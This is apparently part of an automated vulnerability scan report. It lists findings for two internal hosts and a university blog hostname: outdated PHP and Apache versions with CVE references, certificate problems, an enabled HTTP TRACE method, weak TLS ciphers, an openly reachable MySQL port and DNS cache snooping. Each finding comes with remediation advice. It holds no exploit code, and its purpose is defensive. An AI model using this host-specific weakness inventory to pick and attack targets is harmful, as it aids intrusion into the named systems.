Upgrade to Apache HTTPD version 2.4.2

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.4.2.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.2. X.509 Certificate Subject CN Does Not Match the Entity Name (certificate-common-name-mismatch)

Description:

The subject common name (CN) field in the X.509 certificate does not match the name of the entity presenting the certificate.

Before issuing a certificate, a Certification Authority (CA) must check the identity of the entity requesting the certificate, as specified in the CA's Certification Practice Statement (CPS). Thus, standard certificate validation procedures require the subject CN field of a certificate to match the actual name of the entity presenting the certificate. For example, in a certificate presented by "https://www.example.com/", the CN should be "www.example.com".

In order to detect and prevent active eavesdropping attacks, the validity of a certificate must be verified, or else an attacker could then launch a man-in-the-middle attack and gain full control of the data stream. Of particular importance is the validity of the subject's CN, that should match the name of the entity (hostname).

A CN mismatch most often occurs due to a configuration error, though it can also indicate that a man-in-the-middle attack is being conducted.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:443	The subject common name found in the X.509 certificate ('CN=web1') does not seem to match the scan target '172.16.0.8':Subject CN 'web1' does not match node name '172.16.0.8'Subject CN 'web1' does not match DNS name 'blogs.puceing.edu.ec'
192.168.1.1:4443	The subject common name found in the X.509 certificate ('CN=hostname.example.com') does not seem to match the scan target '192.168.1.1':Subject CN 'hostname.example.com' does not match node name '192.168.1.1'

References:

None

Vulnerability Solution:

The subject's common name (CN) field in the X.509 certificate should be fixed to reflect the name of the entity presenting the certificate (e.g., the hostname). This is done by generating a new certificate usually signed by a Certification Authority (CA) trusted by both the client and server.

3.2.3. PHP Vulnerability: CVE-2010-2950 (php-cve-2010-2950)

Description:

Format string vulnerability in stream.c in the phar extension in PHP 5.3.x through 5.3.3 allows context-dependent attackers to obtain sensitive information (memory contents) and possibly execute arbitrary code via a crafted phar:// URI that is not properly handled by the phar_stream_flush function, leading to errors in the php_stream_wrapper_log_error function. NOTE: this vulnerability exists because of an incomplete fix for CVE-2010-2094.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
CVE	CVE-2010-2950

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.4. PHP Vulnerability: CVE-2010-3870 (php-cve-2010-3870)

Description:

The utf8_decode function in PHP before 5.3.4 does not properly handle non-shortest form UTF-8 encoding and ill-formed subsequences in UTF-8 data, which makes it easier for remote attackers to bypass cross-site scripting (XSS) and SQL injection protection mechanisms via a crafted string.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
BID	44605
CVE	CVE-2010-3870
REDHAT	RHSA-2010:0919
REDHAT	RHSA-2011:0195
SECUNIA	42410
SECUNIA	42812

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.5. PHP Vulnerability: CVE-2010-4697 (php-cve-2010-4697)

Description:

Use-after-free vulnerability in the Zend engine in PHP before 5.2.15 and 5.3.x before 5.3.4 might allow context-dependent attackers to cause a denial of service (heap memory corruption) or have unspecified other impact via vectors related to use of __set, __get, __isset, and __unset methods on objects accessed by a reference.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
BID	45952
CVE	CVE-2010-4697
OVAL	OVAL12528
XF	65310

Vulnerability Solution:

•Upgrade to PHP version 5.2.15

Download and apply the upgrade from: http://museum.php.net/php5/php-5.2.15.tar.gz

•Upgrade to PHP version 5.3.4

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.6. PHP Vulnerability: CVE-2010-4700 (php-cve-2010-4700)

Description:

The set_magic_quotes_runtime function in PHP 5.3.2 and 5.3.3, when the MySQLi extension is used, does not properly interact with use of the mysqli_fetch_assoc function, which might make it easier for context-dependent attackers to conduct SQL injection attacks via crafted input that had been properly handled in earlier PHP versions.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference

Source	Reference
BID	46056
CVE	CVE-2010-4700
OVAL	OVAL12620
XF	64964

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.7. PHP Vulnerability: CVE-2011-4718 (php-cve-2011-4718)

Description:

Session fixation vulnerability in the Sessions subsystem in PHP before 5.5.2 allows remote attackers to hijack web sessions by specifying a session ID.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2011-4718

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.8. PHP Vulnerability: CVE-2012-0831 (php-cve-2012-0831)

Description:

PHP before 5.3.10 does not properly perform a temporary change to the magic_quotes_gpc directive during the importing of environment variables, which makes it easier for remote attackers to conduct SQL injection attacks via a crafted request, related to main/php_variables.c, sapi/cgi/cgi_main.c, and sapi/fpm/fpm/fpm_main.c.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
BID	51954
CVE	CVE-2012-0831
IAVM	2012-A-0152
REDHAT	RHSA-2013:1307
SECUNIA	48668
SECUNIA	55078
XF	73125

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.9. PHP Vulnerability: CVE-2013-4113 (php-cve-2013-4113)

Description:

ext/xml/xml.c in PHP before 5.3.27 does not properly consider parsing depth, which allows remote attackers to cause a denial of service (heap memory corruption) or possibly have unspecified other impact via a crafted document that is processed by the xml_parse_into_struct function.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2013-4113
DEBIAN	DSA-2723
REDHAT	RHSA-2013:1049
REDHAT	RHSA-2013:1050
REDHAT	RHSA-2013:1061
REDHAT	RHSA-2013:1062
REDHAT	RHSA-2013:1063
SECUNIA	54071
SECUNIA	54104

Source	Reference
SECUNIA	54163
SECUNIA	54165

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.10. PHP Fixed MOPS-2010-24 (php-fixed-mops-2010-24)

Description:

Format string vulnerability in stream.c in the phar extension in PHP 5.3.x through 5.3.3 allows context-dependent attackers to obtain sensitive information (memory contents) and possibly execute arbitrary code via a crafted phar:// URI that is not properly handled by the phar_stream_flush function, leading to errors in the php_stream_wrapper_log_error function. NOTE: this vulnerability exists because of an incomplete fix for CVE-2010-2094.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
CVE	CVE-2010-2950

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.11. PHP utf8_decode vulnerabilities and deficiencies in the number of reported malformed sequences (php-utf8-decode-vulnerabilities-and-deficiencies-in-the-number-of-reported-malformed-sequences)

Description:

The utf8_decode function in PHP before 5.3.4 does not properly handle non-shortest form UTF-8 encoding and ill-formed subsequences in UTF-8 data, which makes it easier for remote attackers to bypass cross-site scripting (XSS) and SQL injection protection mechanisms via a crafted string.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
BID	44605
CVE	CVE-2010-3870
REDHAT	RHSA-2010:0919
REDHAT	RHSA-2011:0195
SECUNIA	42410
SECUNIA	42812

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.4.tar.gz

3.2.12. X.509 Server Certificate Is Invalid/Expired (tls-server-cert-expired)

Description:

The TLS/SSL server's X.509 certificate either contains a start date in the future or is expired. Please refer to the proof for more details.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:443	The certificate is not valid after Sat, 29 Jun 2013 17:44:36 COT
192.168.1.1:4443	The certificate is not valid after Sun, 15 Sep 2013 17:09:46 COT

References:

None

Vulnerability Solution:

Obtain a new certificate and install it on the server. The exact instructions for obtaining a new certificate depend on your organization's requirements. Generally, you will need to generate a certificate request and save the request as a file. This file is then sent to a Certificate Authority (CA) for processing. Please ensure that the start date and the end date on the new certificate are valid.

Your organization may have its own internal Certificate Authority. If not, you may have to pay for a certificate from a trusted external Certificate Authority.

After you have received a new certificate file from the Certificate Authority, you will have to install it on the TLS/SSL server. The exact instructions for installing a certificate differ for each product. Please follow their documentation.

3.2.13. HTTP TRACE Method Enabled (http-trace-method-enabled)

Description:

The HTTP TRACE method is normally used to return the full HTTP request back to the requesting client for proxy-debugging purposes. An attacker can create a webpage using XMLHTTP, ActiveX, or XMLDOM to cause a client to issue a TRACE request and capture the client's cookies. This effectively results in a Cross-Site Scripting attack.

Affected Nodes:

Affected Nodes:	Additional Information:

172.16.0.8:80	Running vulnerable HTTP service.
	HTTP TRACE request to http://172.16.0.8/
	`3: TRACE / HTTP/1.1`
	`4: Host: 172.16.0.8`
	`3: Cookie:` vulnerable=yes

172.16.0.8:443	Running vulnerable HTTPS service.
	HTTP TRACE request to https://172.16.0.8/
	`3: TRACE / HTTP/1.1`
	`4: Host: 172.16.0.8:443`
	`3: Cookie:` vulnerable=yes

References:

Source	Reference
APPLE	APPLE-SA-2009-11-09-1
BID	15222
BID	19915
BID	24456
BID	36956
BID	9506
CERT-VN	867593
CVE	CVE-2004-2320
CVE	CVE-2004-2763
CVE	CVE-2005-3398
CVE	CVE-2006-4683
CVE	CVE-2007-3008
CVE	CVE-2008-7253
CVE	CVE-2009-2823
CVE	CVE-2010-0386
OSVDB	35511

Source	Reference
OSVDB	3726
OVAL	OVAL1445
SECUNIA	10726
SECUNIA	17334
SECUNIA	21802
SECUNIA	25636
URL	http://www.apacheweek.com/issues/03-01-24#news
URL	http://www.kb.cert.org/vuls/id/867593
XF	mbedthis-httptrace-xss(34854)
XF	weblogic-trace-xss(14959)

Vulnerability Solution:

•Apache HTTPD

Disable HTTP TRACE Method for Apache

Newer versions of Apache (1.3.34 and 2.0.55 and later) provide a configuration directive called TraceEnable. To deny TRACE requests, add the following line to the server configuration:

```
TraceEnable off
```

For older versions of the Apache webserver, use the mod_rewrite module to deny the TRACE requests:

```
RewriteEngine On
RewriteCond %{REQUEST_METHOD} ^TRACE
RewriteRule .* - [F]
```

•IIS, PWS, Microsoft-IIS, Internet Information Services, Internet Information Services, Microsoft-PWS

Disable HTTP TRACE Method for Microsoft IIS

For Microsoft Internet Information Services (IIS), you may use the URLScan tool, freely available at http://www.microsoft.com/technet/security/tools/urlscan.mspx

•Java System Web Server, SunONE WebServer, Sun-ONE-Web-Server, iPlanet

Disable HTTP TRACE Method for SunONE/iPlanet

•For Sun ONE/iPlanet Web Server v6.0 SP2 and later, add the following configuration to the top of the default object in the 'obj.conf' file:

```
<Client method="TRACE">
  AuthTrans fn="set-variable"
     remove-headers="transfer-encoding"
     set-headers="content-length: -1"
     error="501"
</Client>
```

You must then restart the server for the changes to take effect.

•For Sun ONE/iPlanet Web Server prior to v6.0 SP2, follow the instructions provided the 'Relief/Workaround' section of Sun's official advisory: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F50603

•Lotus Domino

Disable HTTP TRACE Method for Domino

Follow IBM's instructions for disabling HTTP methods on the Domino server by adding the following line to the server's NOTES.INI file:
`HTTPDisableMethods=TRACE`
After saving NOTES.INI, restart the Notes web server by issuing the console command "tell http restart".

3.2.14. PHP Vulnerability: CVE-2011-2202 (php-cve-2011-2202)

Description:

The rfc1867_post_handler function in main/rfc1867.c in PHP before 5.3.7 does not properly restrict filenames in multipart/form-data POST requests, which allows remote attackers to conduct absolute path traversal attacks, and possibly create or overwrite arbitrary files, via a crafted upload request, related to a "file path injection vulnerability."

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-02-01-1
BID	48259
BID	49241
CVE	CVE-2011-2202
DEBIAN	DSA-2266
IAVM	2012-B-0056
REDHAT	RHSA-2011:1423
REDHAT	RHSA-2012:0071
SECUNIA	44874
XF	67999

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.15. PHP Vulnerability: CVE-2012-0057 (php-cve-2012-0057)

Description:

PHP before 5.3.9 has improper libxslt security settings, which allows remote attackers to create arbitrary files via a crafted XSLT stylesheet that uses the libxslt output extension.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2012-0057
DEBIAN	DSA-2399
SECUNIA	48668
URL	https://bugs.php.net/bug.php?id=54446
XF	72908

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.16. PHP Vulnerability: CVE-2012-1172 (php-cve-2012-1172)

Description:

The file-upload implementation in rfc1867.c in PHP before 5.4.0 does not properly handle invalid [(open square bracket) characters in name values, which makes it easier for remote attackers to cause a denial of service (malformed $_FILES indexes) or conduct directory traversal attacks during multi-file uploads by leveraging a script that lacks its own filename restrictions.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
CVE	CVE-2012-1172
IAVM	2012-A-0152

Vulnerability Solution:

Download and apply the upgrade from: http://www.php.net/releases/

3.2.17. TLS/SSL Server Supports Weak Cipher Algorithms (ssl-weak-ciphers)

Description:

The TLS/SSL server supports cipher suites based on weak algorithms. This may enable an attacker to launch man-in-the-middle attacks and monitor or tamper with sensitive data. In general, the following ciphers are considered weak:

•So called "null" ciphers, because they do not encrypt data.
•Export ciphers using secret key lengths restricted to 40 bits. This is usually indicated by the word EXP/EXPORT in the name of the cipher suite.
•Obsolete encryption algorithms with secret key lengths considered short by today's standards, eg. DES or RC4 with 56-bit keys.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:443	Negotiated with the following insecure cipher suites. SSLv3 ciphers: SSL_RSA_WITH_DES_CBC_SHASSL_DHE_RSA_WITH_DES_CBC_SHA

References:

None

Vulnerability Solution:

Configure the server to disable support for weak ciphers.
For Microsoft IIS web servers, see Microsoft Knowledgebase article 245030 for instructions on disabling weak ciphers.
For Apache web servers with mod_ssl, edit the Apache configuration file and change the SSLCipherSuite line to read:
`SSLCipherSuite ALL:!aNULL:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM`
For other servers, refer to the respective vendor documentation to disable the weak ciphers

3.2.18. Apache HTTPD: expat DoS (CVE-2009-3560) (apache-httpd-cve-2009-3560)

Description:

The affected asset is vulnerable to this vulnerability ONLY if an attacker is able to get Apache to parse an untrusted XML document. Review your web server configuration for validation. A buffer over-read flaw was found in the bundled expat library. An attacker who is able to get Apache to parse an untrused XML document (for example through mod_dav) may be able to cause a crash. This crash would only be a denial of service if using the worker MPM.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

Affected Nodes:	Additional Information:
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
BID	37203
CVE	CVE-2009-3560
DEBIAN	DSA-1953
IAVM	2012-A-0020
OVAL	OVAL10613
OVAL	OVAL12942
OVAL	OVAL6883
REDHAT	RHSA-2011:0896
SECUNIA	37537
SECUNIA	38231
SECUNIA	38794
SECUNIA	38832
SECUNIA	38834
SECUNIA	39478
SECUNIA	41701
SECUNIA	43300
URL	http://httpd.apache.org/security/vulnerabilities_20.html
URL	http://httpd.apache.org/security/vulnerabilities_22.html

Vulnerability Solution:

•Apache HTTPD >= 2.0 and < 2.0.64

Upgrade to Apache HTTPD version 2.0.64

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.0.64.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.2 and < 2.2.17

Upgrade to Apache HTTPD version 2.2.17

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.17.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.19. Apache HTTPD: expat DoS (CVE-2009-3720) (apache-httpd-cve-2009-3720)

Description:

The affected asset is vulnerable to this vulnerability ONLY if an attacker is able to get Apache to parse an untrusted XML document. Review your web server configuration for validation. A buffer over-read flaw was found in the bundled expat library. An attacker who is able to get Apache to parse an untrused XML document (for example through mod_dav) may be able to cause a crash. This crash would only be a denial of service if using the worker MPM.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2009-3720
IAVM	2012-A-0020
OVAL	OVAL11019
OVAL	OVAL12719
OVAL	OVAL7112
REDHAT	RHSA-2010:0002
REDHAT	RHSA-2011:0896
SECUNIA	37324
SECUNIA	37537
SECUNIA	37925
SECUNIA	38050
SECUNIA	38231
SECUNIA	38794
SECUNIA	38832
SECUNIA	38834
SECUNIA	39478
SECUNIA	41701
SECUNIA	42326
SECUNIA	42338
SECUNIA	43300

Source	Reference
URL	http://httpd.apache.org/security/vulnerabilities_20.html
URL	http://httpd.apache.org/security/vulnerabilities_22.html

Vulnerability Solution:

•Apache HTTPD >= 2.0 and < 2.0.64

Upgrade to Apache HTTPD version 2.0.64

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.0.64.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.2 and < 2.2.17

Upgrade to Apache HTTPD version 2.2.17

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.17.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.20. Apache HTTPD: mod_dav DoS (CVE-2010-1452) (apache-httpd-cve-2010-1452)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_cache, mod_dav. Review your web server configuration for validation. A flaw was found in the handling of requests by mod_dav. A malicious remote attacker could send a carefully crafted request and cause a httpd child process to crash. This crash would only be a denial of service if using the worker MPM. This issue is further mitigated as mod_dav is only affected by requests that are most likely to be authenticated.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-03-21-1
CVE	CVE-2010-1452
IAVM	2012-B-0056
OVAL	OVAL11683
OVAL	OVAL12341

Source	Reference
REDHAT	RHSA-2010:0659
REDHAT	RHSA-2011:0896
REDHAT	RHSA-2011:0897
SECUNIA	42367
URL	http://httpd.apache.org/security/vulnerabilities_20.html
URL	http://httpd.apache.org/security/vulnerabilities_22.html

Vulnerability Solution:

•Apache HTTPD >= 2.0 and < 2.0.64

Upgrade to Apache HTTPD version 2.0.64

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.0.64.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.2 and < 2.2.16

Upgrade to Apache HTTPD version 2.2.16

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.16.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.21. Apache HTTPD: apr_bridage_split_line DoS (CVE-2010-1623) (apache-httpd-cve-2010-1623)

Description:

The affected asset is vulnerable to this vulnerability ONLY if Apache processes non-SSL requests. Review your web server configuration for validation. A flaw was found in the apr_brigade_split_line() function of the bundled APR-util library, used to process non-SSL requests. A remote attacker could send requests, carefully crafting the timing of individual bytes, which would slowly consume memory, potentially leading to a denial of service.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
BID	43673

Source	Reference
CVE	CVE-2010-1623
IAVM	2012-B-0056
OVAL	OVAL12800
REDHAT	RHSA-2010:0950
REDHAT	RHSA-2011:0896
REDHAT	RHSA-2011:0897
SECUNIA	41701
SECUNIA	42015
SECUNIA	42361
SECUNIA	42367
SECUNIA	42403
SECUNIA	42537
SECUNIA	43211
SECUNIA	43285
URL	http://httpd.apache.org/security/vulnerabilities_20.html
URL	http://httpd.apache.org/security/vulnerabilities_22.html

Vulnerability Solution:

•Apache HTTPD >= 2.0 and < 2.0.64

Upgrade to Apache HTTPD version 2.0.64

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.0.64.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.2 and < 2.2.17

Upgrade to Apache HTTPD version 2.2.17

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.17.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.22. Apache HTTPD: mod_proxy reverse proxy exposure (CVE-2011-3368) (apache-httpd-cve-2011-3368)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_proxy. Review your web server configuration for validation. An exposure was found when using mod_proxy in reverse proxy mode. In certain configurations using RewriteRule with proxy flag, a remote attacker could cause the reverse proxy to connect to an arbitrary server, possibly disclosing

sensitive information from internal web servers not directly accessible to attacker. No update of 1.3 will be released. Patches will be published to http://archive.apache.org/dist/httpd/patches/apply_to_1.3.42/

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
BID	49957
CVE	CVE-2011-3368
IAVM	2012-A-0017
IAVM	2012-A-0152
IAVM	2012-B-0056
OSVDB	76079
REDHAT	RHSA-2011:1391
REDHAT	RHSA-2011:1392
SECUNIA	46288
SECUNIA	46414
SECUNIA	48551
URL	http://httpd.apache.org/security/vulnerabilities_13.html
URL	http://httpd.apache.org/security/vulnerabilities_20.html
URL	http://httpd.apache.org/security/vulnerabilities_22.html
XF	70336

Vulnerability Solution:

•Apache HTTPD >= 1.3 and < 2

Apply the patch for CVE-2011-3368 to 1.3

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/patches/apply_to_1.3.42/
No update of 1.3 will be released. Patches will be published to
http://archive.apache.org/dist/httpd/patches/apply_to_1.3.42/

•Apache HTTPD >= 2.0 and < 2.0.65

Upgrade to Apache HTTPD version 2.0.65

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.0.65.tar.gz

Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.2 and < 2.2.22

Upgrade to Apache HTTPD version 2.2.22

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.22.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.23. Apache HTTPD: scoreboard parent DoS (CVE-2012-0031) (apache-httpd-cve-2012-0031)

Description:

A flaw was found in the handling of the scoreboard. An unprivileged child process could cause the parent process to crash at shutdown rather than terminate cleanly.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
BID	51407
CVE	CVE-2012-0031
IAVM	2012-A-0017
REDHAT	RHSA-2012:0128
SECUNIA	47410
SECUNIA	48551
URL	http://httpd.apache.org/security/vulnerabilities_20.html
URL	http://httpd.apache.org/security/vulnerabilities_22.html

Vulnerability Solution:

•Apache HTTPD >= 2.0 and < 2.0.65

Upgrade to Apache HTTPD version 2.0.65

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.0.65.tar.gz

Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.2 and < 2.2.22

Upgrade to Apache HTTPD version 2.2.22

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.22.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.24. Apache HTTPD: mod_proxy_ajp remote DoS (CVE-2012-4557) (apache-httpd-cve-2012-4557)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_proxy_ajp. Review your web server configuration for validation. A flaw was found when mod_proxy_ajp connects to a backend server that takes too long to respond. Given a specific configuration, a remote attacker could send certain requests, putting a backend server into an error state until the retry timeout expired. This could lead to a temporary denial of service.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2012-4557
DEBIAN	DSA-2579
URL	http://httpd.apache.org/security/vulnerabilities_22.html

Vulnerability Solution:

Apache HTTPD >= 2.2 and < 2.2.22
Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.22.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.25. Apache HTTPD: mod_rewrite log escape filtering (CVE-2013-1862) (apache-httpd-cve-2013-1862)

Description:

The affected asset is vulnerable to this vulnerability ONLY if it is running one of the following modules: mod_rewrite. Review your web server configuration for validation. mod_rewrite does not filter terminal escape sequences from logs, which could make it easier for attackers to insert those sequences into terminal emulators containing vulnerabilities related to escape sequences.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
CVE	CVE-2013-1862
REDHAT	RHSA-2013:0815
REDHAT	RHSA-2013:1207
REDHAT	RHSA-2013:1208
REDHAT	RHSA-2013:1209
SECUNIA	55032
URL	http://httpd.apache.org/security/vulnerabilities_20.html
URL	http://httpd.apache.org/security/vulnerabilities_22.html

Vulnerability Solution:

•Apache HTTPD >= 2.0 and < 2.0.65

Upgrade to Apache HTTPD version 2.0.65

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.0.65.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.2 and < 2.2.25

Upgrade to Apache HTTPD version 2.2.25

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.25.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

3.2.26. Database Open Access (database-open-access)

Description:

The database allows any remote system the ability to connect to it. It is recommended to limit direct access to trusted systems because databases may contain sensitive data, and new vulnerabilities and exploits are discovered routinely for them. For this reason, it is a violation of PCI DSS section 1.3.7 to have databases listening on ports accessible from the Internet, even when protected with secure authentication mechanisms.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:3306	Running vulnerable MySQL service.

References:

Source	Reference
URL	https://www.pcisecuritystandards.org/security_standards/download.html?id=pci_dss_v1-2.pdf

Vulnerability Solution:

Configure the database server to only allow access to trusted systems. For example, the PCI DSS standard requires you to place the database in an internal network zone, segregated from the DMZ

3.2.27. DNS server allows cache snooping (dns-allows-cache-snooping)

Description:

This DNS server is susceptible to DNS cache snooping, whereby an attacker can make non-recursive queries to a DNS server, looking for records potentially already resolved by this DNS server for other clients. Depending on the response, an attacker can use this information to potentially launch other attacks.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:53	Received 1 answers to a non-recursive query for www.rapid7.com
192.168.1.1:53	Received 1 answers to a non-recursive query for www.rapid7.com
192.168.1.1:53	Received 1 answers to a non-recursive query for www.rapid7.com
